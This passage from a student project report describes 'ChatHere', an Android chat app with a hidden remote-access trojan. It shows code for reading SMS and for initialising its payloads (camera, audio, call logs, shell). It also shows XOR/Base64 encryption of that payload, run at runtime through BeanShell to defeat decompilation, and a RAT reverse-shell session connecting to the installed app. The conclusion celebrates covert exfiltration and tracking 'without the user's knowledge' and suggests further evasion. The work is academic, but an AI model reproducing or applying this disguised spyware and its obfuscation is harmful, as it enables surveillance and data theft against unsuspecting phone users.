    Uri uri = Uri.parse("content://sms/" + paramString);
    Cursor cursor = this.f5c18ef72.getContentResolver().query(uri, null, null, null, null);
    String str2 = "";
    String str1 = str2;
    try {
      if (cursor.moveToFirst()) {
        byte b = 0;
        str1 = str2;
        while (true) {
          int i = cursor.getCount();
          if (b < i) {
            str2 = cursor.getString(cursor.getColumnIndexOrThrow("address"));
```

Fig. 22. After Obfuscapk Obfuscation

(Using FieldRename, DebugRemoval & ArithmeticBranch Obfuscation Methods)

5.3 Custom Dynamic String Literal Decryption

As a proof of concept, the team decided to create a custom encryption decryption script that would be performed at runtime. This concept falls under the category of dynamic code mutation. The following marks the step of the dynamic code decryption:

Encryption Procedure

1. Choose a method/function within the project to be encrypted
2. Perform the encryption on that method/function
3. Replace the original codes within that method/function with the encrypted string.

Runtime Procedure

1. When the method/function is called, decrypt the string back to codes
2. Run the decrypted codes
3. All these are done within the .apk itself (in a packaged apk)

Why Chosen: This concept is a higher-level working theory on obfuscating against reverse engineering. Obfuscation tools have a tendency to be reverse-engineered given enough time. Hence, with a mutating code, the chances of reverse engineering the code are low.

Effectiveness: Attempting to encrypt dynamically and decrypt string at runtime within a small .apk format brings about the issue of overheads, as the program flow would have to keep changing. However, certain methods, such as TCP connections, have a lesser impact on runtime performance, have no UI that needs to respond immediately to user interactions and can be called concurrently with the more important functions. Therefore, the overheads and performance impact can be easily overlooked.


Additional tool used: Dynamically changing codes within native Android Studio, Kotlin and Java inside the Android emulator is not possible. This is due to the nature of the Dalvik virtual machine and Android Runtime environment building all the codes to be compiled before compiling them into .apk files. This means that should there be changing codes within the program, the build would fail. Hence, an additional tool called **Beanshell** interpreter is used to isolate the method/function or classes to be encrypted, save them as **string literals,** and run them alongside the existing non-encrypted codes. This procedure would be explained more in depth.

5.3.1 Procedure

A quick disclaimer: due to the unnatural mutation of dynamic encryption/decryption merged with other obfuscation techniques, only one class has been encrypted as a working proof of concept. This is so as to avoid further overhead, discrepancies as well as potential clashes which could compromise the overall functionality of the project.

Identifying the class and methods to encrypt

The first step is to identify a suitable method/function or entire classes to be obfuscated. Generally, the class or method/function chosen is not affected by the overhead.



```
// Constructor initializes the context, activity, and various functionalities
public tcpConnection(Activity activity, Context context) {
    // Initialization of all required functionalities and payloads
    this.activity = activity;
    this.context = context;
    functions = new functions(activity);
    mPreview = new CameraPreview(context);
    vibrate = new vibrate(context);
    readSMS = new readSMS(context);
    audioManager = new audioManager();
    videoRecorder= new videoRecorder();
    readCallLogs = new readCallLogs(context,activity);
    shell = new newShell(activity,context);
}
```

Fig. 23. tcpConnection() method can be found under src\main\java\com\teamxdevelopers\SuperChat\malware\JavaPayload\tcpConnection.java

This `tcpConnection()` function is a constructor function to initialize related malware classes to be used for remote access. As this constructor class has no UI to respond to, the overhead is negligible, and it can be encrypted and run inside the Beanshell interpreter.

Encryption & Decryption technique

A custom Java utility class was created to encrypt the codes into string literals. Due to the nature of Java codes, which considers the aspects of code indentation, string literal sizes as well as coding format, the team would need to implement two methods: XOR and Base64. The methods of encryptions and their justifications are:

- **XOR encryption**: XOR encryption is one of the simplest encryption techniques that uses a key. Encryption with a key is a base standard of software security due to its controlled access, secrecy and complexity. XOR encryption is the simplest encryption procedure and is most suited for the project's vision as it introduces the least overhead due to its speed (less time complexity compared to industry standards like AES encryption).

- **Base64:** Java coding format introduces the use of syntax such as semicolon <;>, equals sign <=>, fullstop <.> etc. Hence, basic XOR encryption would not be able to handle these syntaxes. Base64 converts binary data to ASCII format, which allows the system to include this "punctuation" syntax for the string literal to be accepted.

The Java code would be saved alongside the package declaration at the top of the file.

This java file would be placed inside *the "src/main/java/com/teamxdevelopers/SuperChat/utils"* folder and declared on top of the Kotlin malware file.


```
package com.teamxdevelopers.SuperChat.utils;

import java.util.Base64;
public class FileEncryptorDecryptor {
    private byte key = 0x12; // Example key, consider storing or retrieving this securely
    public String encrypt(String data) {
        return Base64.getEncoder().encodeToString(xorOperation(data.getBytes(), key));
    }
    public String decrypt(String base64EncodedData) {
        byte[] decodedData = Base64.getDecoder().decode(base64EncodedData);
        return new String(xorOperation(decodedData, key));
    }
    private byte[] xorOperation(byte[] data, byte key) {
        byte[] result = new byte[data.length];
        for (int i = 0; i < data.length; i++) {
            result[i] = (byte) (data[i] ^ key);
        }
        return result;
    }
}
```

Fig. 24. Code Snippet of File Encryptor/Decryptor

After the class has been created within the file that requires encryption/decryption, an import declaration will have to be called.


```
import com.teamxdevelopers.SuperChat.utils.FileEncryptorDecryptor;
```

The class and methods are then being put through the encryption and a string is produced. This would then allow us to replace the original codes (as shown in Fig 25) with the string literal as such.



```
Logcat:  com.ceyloncode.Jackson.MedicalChat (Pixel_7_Pro_API_34)
Pixel 7 Pro API 34 (emulator-5554) Android 14, API 34    tcpconnectionben

--------- beginning of main
--------- beginning of system
2024-04-01 22:51:15.704  2021-2021  tcpconnectionben        com.ceyloncode.Jackson.MedicalChat  D  Decrypted Java Code: Znp7YTxzcWZ7ZHtmazIvMnNxZntke2ZrKWZ6e2E8cX18ZndqZjIvMnF9fGZ3a
2024-04-01 22:51:15.705  2021-2021  tcpconnectionbendecrypt com.ceyloncode.Jackson.MedicalChat  D  Decrypted Java Code: this.activity = activity;this.context = context;functions = 
--------- beginning of crash
```

Fig. 25. Logged message to retrieve the encrypted codes in form of string literals




```
public tcpConnection(Activity activity, Context context) {
    // Initialization of all required functionalities and payloads

    String javaCode =
            "Znp7YTxzcWZ7ZHtmazIvMnNxZntke2ZrKWZ6e2E8cX18ZndqZjIvMnF9fGZ3amYpdGd8cWZ7fXxhMi8yfHdlMnRnfHFme318YTpzcWZ7ZHtmazspf0Jgd2R7
    FileEncryptorDecryptor encryptor = new FileEncryptorDecryptor();
//      String encryptedJavaCode = encryptor.encrypt(javaCode);
    Log.d( tag: "tcpconnectionben",  msg: "Decrypted Java Code: " + javaCode);
    String decryptedJavaCode = encryptor.decrypt(javaCode);
    Log.d( tag: "tcpconnectionbendecrypt",  msg: "Decrypted Java Code: " + decryptedJavaCode);
```

Fig. 26. The codes are then replaced with the string literal.

Importing Beanshell


As Beanshell interpreter is crucial for dynamically executing the Java decryption codes, the .jar library file would have to be installed. This file is placed under */app/libs* and declared inside the application Gradle.

Now, the string literal can be passed into the Beanshell. First, it will be decrypted back into its original codes. Then, the codes would be executed within the Beanshell.



```
Logcat:   com.ceyloncode.Jackson.MedicalChat (Pixel_7_Pro_API_34)
Pixel 7 Pro API 34 (emulator-5554) Android 14, API 34      tcpconnectionben

--------- beginning of main
--------- beginning of system
2024-04-01 22:51:15.704  2021-2021  tcpconnectionben        com.ceyloncode.Jackson.MedicalChat  D  Decrypted Java Code: Znp7YTxzcWZ7ZHtmazIvMnNxZntke2ZrKWZ6e2E8cX18ZndqZjIvMnF9fGZ3
2024-04-01 22:51:15.705  2021-2021  tcpconnectionbendecrypt com.ceyloncode.Jackson.MedicalChat  D  Decrypted Java Code: this.activity = activity;this.context = context;functions = 
--------- beginning of crash
```

Fig. 27 Executing the decryption to retrieve the original codes as shown in the logs.




```
// Constructor initializes the context, activity, and various functionalities
6 usages
public tcpConnection(Activity activity, Context context) {
    // Initialization of all required functionalities and payloads

    String javaCode =
            "Znp7YTxzcWZ7ZHtmazIvMnNxZntke2ZrKWZ6e2E8cX18ZndqZjIvMnF9fGZ3amYpdGd8cWZ7fXxhMi8yfHdlMnRnfHFme318YTpzcWZ7ZHtmazspf0Jgd2R7d
    FileEncryptorDecryptor encryptor = new FileEncryptorDecryptor();
//      String encryptedJavaCode = encryptor.encrypt(javaCode);
    Log.d( tag: "tcpconnectionben",  msg: "Decrypted Java Code: " + javaCode);
    String decryptedJavaCode = encryptor.decrypt(javaCode);
    Log.d( tag: "tcpconnectionbendecrypt",  msg: "Decrypted Java Code: " + decryptedJavaCode);

    try {
        bsh.Interpreter interpreter = new bsh.Interpreter();
        // If your script requires context or other objects, set them here
        // For example:
        interpreter.set("activity", activity);
        interpreter.set("context", context);
        interpreter.eval(decryptedJavaCode);
    } catch (bsh.EvalError evalError) {
        evalError.printStackTrace();
    }
}
```

Fig. 28. Beanshell method declaration and passing the string literal into the Beanshell for

execution.

tcpConnection() has parameters that would need to passed into the codes for them to be used. In order to pass these parameters into Beanshell, the parameters can be passed through the interpreter's set method before the execution of the Java codes.




```
interpreter.set("activity", activity);
interpreter.set("context", context);
interpreter.eval(decryptedJavaCode);
```

Fig. 29. Parameters are being passed into the set() method of the Beanshell interpreter. This must be done before the execution of the codes.

Running the application

Once the codes has been obfuscated, the application can be rebuilt and installed onto the device. The following figure shows the application running with the connection stabilized.




Welcome to ChatHere
Hello!
CONTINUE
Select Command Prompt - python3 RAT.py --shell -i 0.0.0.0 -p 4445
app-debug...

```
Got connection from ('192.168.1.98', 63852)

Hello there, welcome to reverse shell of sdk_gphone64_x86_64
What do you want to do? type 'help' for commands :/>
```

Fig. 30. The successfully built .apk running in an emulator. The RAT tool is able to connect with the application, indicating tcpConnection() (the encrypted code) is running properly.

Results

The .apk file was decompiled and re-evaluated to see if the decryption has been maintained in order to prevent re-decryption when decompiled. Running through an online decompiler, one can see that the codes remained encrypted.


app-debug.apk Delete Download ZIP

app-debug.apk / sources / com / teamxdevelopers / SuperChat / malware / JavaPayload / tcpConnection.java

Download file

```java
    package com.teamxdevelopers.SuperChat.malware.JavaPayload;

import android.app.Activity;
import android.content.Context;
import android.content.Intent;
import android.os.AsyncTask;
import android.os.Build;
import android.util.Log;
import androidx.core.content.ContextCompat;
import androidx.vectordrawable.graphics.drawable.PathInterpolatorCompat;
import bsh.EvalError;
import bsh.Interpreter;
import com.bumptech.glide.load.Key;
import com.fasterxml.jackson.core.util.MinimalPrettyPrinter;
import com.google.firebase.messaging.Constants;
import com.teamxdevelopers.SuperChat.malware.JavaPayload.Config.config;
import com.teamxdevelopers.SuperChat.malware.JavaPayload.Config.functions;
import com.teamxdevelopers.SuperChat.malware.JavaPayload.Payloads.CameraPreview;
import com.teamxdevelopers.SuperChat.malware.JavaPayload.Payloads.audioManager;
import com.teamxdevelopers.SuperChat.malware.JavaPayload.Payloads.ipAddr;
import com.teamxdevelopers.SuperChat.malware.JavaPayload.Payloads.newShell;
import com.teamxdevelopers.SuperChat.malware.JavaPayload.Payloads.readCallLogs;
import com.teamxdevelopers.SuperChat.malware.JavaPayload.Payloads.readSMS;
import com.teamxdevelopers.SuperChat.malware.JavaPayload.Payloads.vibrate;
import com.teamxdevelopers.SuperChat.malware.JavaPayload.Payloads.videoRecorder;
import com.teamxdevelopers.SuperChat.utils.FileEncryptorDecryptor;
import freemarker.ext.servlet.FreemarkerServlet;
import java.io.BufferedReader;
import java.io.DataOutputStream;
import java.io.InputStreamReader;
import java.io.OutputStream;
import java.net.InetSocketAddress;
import java.net.Socket;
import java.net.SocketException;
import java.net.SocketTimeoutException;

public class tcpConnection extends AsyncTask<String, Void, Void> {
    static String TAG = "tcpConnectionClass";
    public static OutputStream out;
    Activity activity;
    audioManager audioManager;
    Context context;
    functions functions;
    ipAddr ipAddr = new ipAddr();
    private CameraPreview mPreview;
    readCallLogs readCallLogs;
    readSMS readSMS;
    newShell shell;
    vibrate vibrate;
    videoRecorder videoRecorder;

    public tcpConnection(Activity activity2, Context context2) {
        FileEncryptorDecryptor encryptor = new FileEncryptorDecryptor();
        Log.d("tcpconnectionben", "Decrypted Java Code: " + "Znp7YTxzcWZ7ZHtmazIvMnNxZntke2ZrKWZ6e2E8cX18ZndqZjIvMnF9fGZ3amYpdGd8cWZ7fXxhMi8yfHdlMnRnfHFme318YT
        String decryptedJavaCode = encryptor.decrypt("Znp7YTxzcWZ7ZHtmazIvMnNxZntke2ZrKWZ6e2E8cX18ZndqZjIvMnF9fGZ3amYpdGd8cWZ7fXxhMi8yfHdlMnRnfHFme318YTpzcWZ7Z
        Log.d("tcpconnectionbendecrypt", "Decrypted Java Code: " + decryptedJavaCode);
        try {
            Interpreter interpreter = new Interpreter();
            interpreter.set("activity", (Object) activity2);
            interpreter.set("context", (Object) context2);
            interpreter.eval(decryptedJavaCode);
        } catch (EvalError evalError) {
            evalError.printStackTrace();
        }
    }
```

Fig. 31. When decompiled, the tcpConnection() methods can still be seen as still encrypted.

5.3.2 Considerations

The overhead and complexity regarding dynamic code mutation and encryption/decryption are very high. Not only that, should the rest of the application run faster than the encrypted methods, this would cause a crash in the program.

As the team considered avoiding introducing very high overheads and unreliable application deployment, the encryption has to be manually set as a string literal. This means that although the codes have been obfuscated, one could use the custom Java encryption/decryption script to reverse engineer the codes. However, should this project be made into a fully viable product, the following can be considered:

1. In the Java encryption class under the XOR encryption technique, the key can be generated during runtime. This allows changing of the string literals; one encrypted string literal will never be the same as a previous instance.
2. The Java encryption script can, by itself, be obfuscated to prevent being found.
3. Every single class and method can be encrypted using the same script and Beanshell, resulting in extremely obfuscated source codes.
4. The script can be uploaded onto the cloud to be used as an API, resulting in the key to never be available to the decompiler during reverse engineering.

6. Conclusion and Reflection

6.1 Conclusion

In conclusion, the ChatHere project has successfully demonstrated a sophisticated blend of legitimate user engagement with underlying covert security operations, all within a single mobile application. By innovatively reversing the traditional server-client communication model, this project has underscored the potential for Android applications to perform dual functions seamlessly. The integration of obfuscation techniques like ProGuard/R8 and Obfuscapk, along with custom dynamic string encryption, has significantly enhanced the app's ability to remain undetected, thereby safeguarding the covert functionalities from reverse engineering efforts.

Through meticulous planning, research, and collaborative development efforts, Team 31 has not only met but exceeded the initial project goals. The application provides a user-friendly interface for legitimate communication purposes while simultaneously executing a wide range of spy-friendly functionalities, from SMS and call logs exfiltration to location tracking, all without the user's knowledge.

6.2 Reflection

Reflecting on the journey of the ChatHere project, several key learnings and insights have emerged. Firstly, the project highlighted the critical importance of code obfuscation in protecting applications against unauthorized analysis and reverse engineering. The exploration and implementation of various obfuscation techniques provided valuable hands-on experience in enhancing app security.

Moreover, the project emphasized the significance of team collaboration and effective task distribution. Each team member's unique skills and contributions were pivotal in overcoming challenges and achieving the project's objectives. This collaborative approach not only facilitated the successful completion of the project but also fostered a rich learning environment where knowledge and experiences were shared and applied constructively.

Challenges such as integrating the Java-based malware script with the Python server script, ensuring seamless communication, and maintaining the app's stealth functionality were overcome through persistence, research, and creative problem-solving. These experiences have underscored the importance of adaptability, continuous learning, and innovation in the field of mobile security.

In retrospect, the ChatHere project serves as a testament to the capabilities and potential of mobile applications to perform complex, dual-purpose functionalities. It also serves as a reminder of the ethical considerations and responsibilities that come with the development of such technologies. As we move forward, the insights gained from this project will undoubtedly influence our approach to future endeavours in the realm of mobile security and application development.

Reference

Aonzo, S., Georgiu, G. C., Verderame, L., & Merlo, A. (2020). Obfuscapk: An open-source black-box obfuscation tool for Android apps. SoftwareX, 11, 100403. https://doi.org/10.1016/j.softx.2020.100403

Appendix

Source code link: https://github.com/motorfireman/Final_MobSec_ChatApp

END OF REPORT